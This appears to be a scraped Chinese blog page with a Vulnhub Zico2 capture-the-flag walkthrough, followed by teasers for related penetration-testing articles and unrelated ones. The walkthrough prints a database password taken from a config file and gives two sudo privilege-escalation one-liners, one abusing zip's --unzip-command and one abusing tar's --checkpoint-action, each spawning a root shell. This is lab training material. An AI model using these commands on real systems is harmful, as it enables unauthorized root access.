

看看该目录,发现一个配置文件

查看一下,发现数据库密码:sWfCsfJSPV9H3AmQzw8

登录到zico用户

因为拿到了密码,所以可以查看当前用户的权限,有两个文件可以无需root账户直接执行
参考文章:
https://blog.csdn.net/weixin_46700042/article/details/109649363
zip提权
先创建一个文件

然后执行下面的命令

sudo zip /tmp/tiquan.zip /tmp/tiquan -T --unzip-command="sh -c /bin/bash"
提权成功
tar提权
执行以下命令

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
提权成功

看看flag
Vulnhub-Zico2靶机-漏扫弱口令数据库+文件包含反弹shell+zip,tar提权的更多相关文章
- (数据库提权——Redis)Redis未授权访问漏洞总结
一.介绍 1.Redis数据库 Redis(Remote Dictionary Server ),即远程字典服务,是一个开源的使用ANSI C语言编写.支持网络.可基于内存亦可持久化的日志型.Key- ...
- Vulnhub webdeveloper靶机渗透
信息搜集 nmap -sP 192.168.146.0/24 #主机发现 nmap -A 192.168.146.148 #综合扫描 访问一下发现是wordpress,wp直接上wpscan wpsc ...
- [漏洞复现] [Vulhub靶机] Tomcat7+ 弱口令 && 后台getshell漏洞
免责声明:本文仅供学习研究,严禁从事非法活动,任何后果由使用者本人负责. 0x00 背景知识 war文件 0x01 漏洞介绍 影响范围:Tomcat 8.0版本 漏洞类型:弱口令 漏洞成因:在tomc ...
- 对vulnhub靶机lampiao的getshell到脏牛提权获取flag
前言: vulnhub里面的一个靶场,涉及到drupal7 cms远程代码执行漏洞(CVE-2018-7600)和脏牛提权. 靶机下载地址:https://mega.nz/#!aG4AAaDB!CBL ...
- zico2靶机渗透
zico2靶机渗透 开放了四个端口,分别是22,80,111以及57781端口. 扫到了目录http://192.168.114.152/dbadmin/ 进入看到php文件,访问,发现一个登录窗口. ...
- kali渗透综合靶机(五)--zico2靶机
kali渗透综合靶机(五)--zico2靶机 靶机地址:https://www.vulnhub.com/series/zico2,137/#modal210download 一.主机发现 1.netd ...
- 2022弱口令实验室招新赛CTF赛道WriteUp
Misc 签到 下载附件,得到一张二维码. 扫码,然后根据提示"linux"操作系统,直接cat /flag,得到flag. EasyMisc 下载得到EasyMisc附件,压缩包 ...
- 基于端口的弱口令检测工具--iscan
亲手打造了一款弱口令检测工具,用Python编写,主要可以用于内网渗透.弱口令检测等方面,目前集成了常见端口服务,包含 系统弱口令:ftp.ssh.telnet.ipc$ 数据库弱口令:mssql.m ...
- 16.Tomcat弱口令 && 后台getshell漏洞
Tomcat7+ 弱口令 && 后台getshell漏洞 Tomcat版本:8.0 环境说明 Tomcat支持在后台部署war文件,可以直接将webshell部署到web目录下.其中, ...
- [原创]内网SSH密码爆破工具sshcrack(配合Cscan批量弱口令检测)
0x000 前言 sshcrack是一个命令行下的SSH密码爆破工具,适用于内渗中SSH密码检测 当然也可用于外网SSH密码爆破,支持Windows/Linux,其它系统未测.Tip1 0x001 目 ...
随机推荐
- MyBatis-Plus乐观锁: Parameter ‘MP_OPTLOCK_VERSION_ORIGINAL‘ not found. Available parameters are [
新版本的 mybatisplus-plus 会出现这个问题,当我们根据官方文档使用乐观锁的相关代码时会出现这个问题:注意 OptimisticLockerInterceptor 不要写成 Optimi ...
- IM通讯协议专题学习(五):Protobuf到底比JSON快几倍?全方位实测!
本文由陶文分享,InfoQ编辑发布,有修订和改动. 1.前言 本系列的前几篇主要是从各个角度讲解Protobuf的基本概念.技术原理这些内容,但回过头来看,对比JSON这种事实上的数据协议工业标准,P ...
- IM跨平台技术学习(五):融云基于Electron的IM跨平台SDK改造实践总结
本文由融云技术团队分享,有修订和改动. 1.引言 Electron 凭借其相对更低的研发成本投入.强大的跨平台支持.拥有基数庞大的 Javascript 开发者受众等优势,在 PC 端跨平台桌面开发领 ...
- Windows 配置自动更新重启策略
I. 打开策略编辑器 [Win + R]打开 "运行" 窗口,输入: gpedit.msc 打开"本地组策略编辑器". II. 设置不自动重启 启用策略,选择在 ...
- [LC952]按公因数计算最大组件大小
题目描述 给定一个由不同正整数的组成的非空数组 nums ,考虑下面的图: 有 nums.length 个节点,按从 nums[0] 到 nums[nums.length - 1] 标记: 只有当 n ...
- vue基础5
1.组件通信 a.父传子: // 总结:1.父传子:传递的是基础数据类型 给父组件中的子组件绑定属性,此时属性的值在父组件中已经定义,子组件需要通过porps接收,要用数组接收 在子组件中直接渲染接收 ...
- c# 微软小冰-虚拟女友聊天
using Newtonsoft.Json; using System; using System.Collections.Generic; using System.IO; using System ...
- 编写高性能java程序
为什么你写的程序运行效率不高:为什么你的程序会OutOfMemory:为什么你的程序会经常OutOfMemory:看看你的编程习惯是否符合36计1.JVM 管理两种类型的内存:堆内存(heap),栈内 ...
- ETL工具--Sqoop
1. 概述 Sqoop是apache旗下的一款 "Hadoop和关系数据库之间传输数据"的工具导入数据:将MySQL,Oracle导入数据到Hadoop的HDFS.HIVE.HBA ...
- java加密算法入门(四)-加密算法汇总
如基本的单向加密算法: BASE64 严格地说,属于编码格式,而非加密算法 MD5(Message Digest algorithm 5,信息摘要算法) SHA(Secure Hash Algorit ...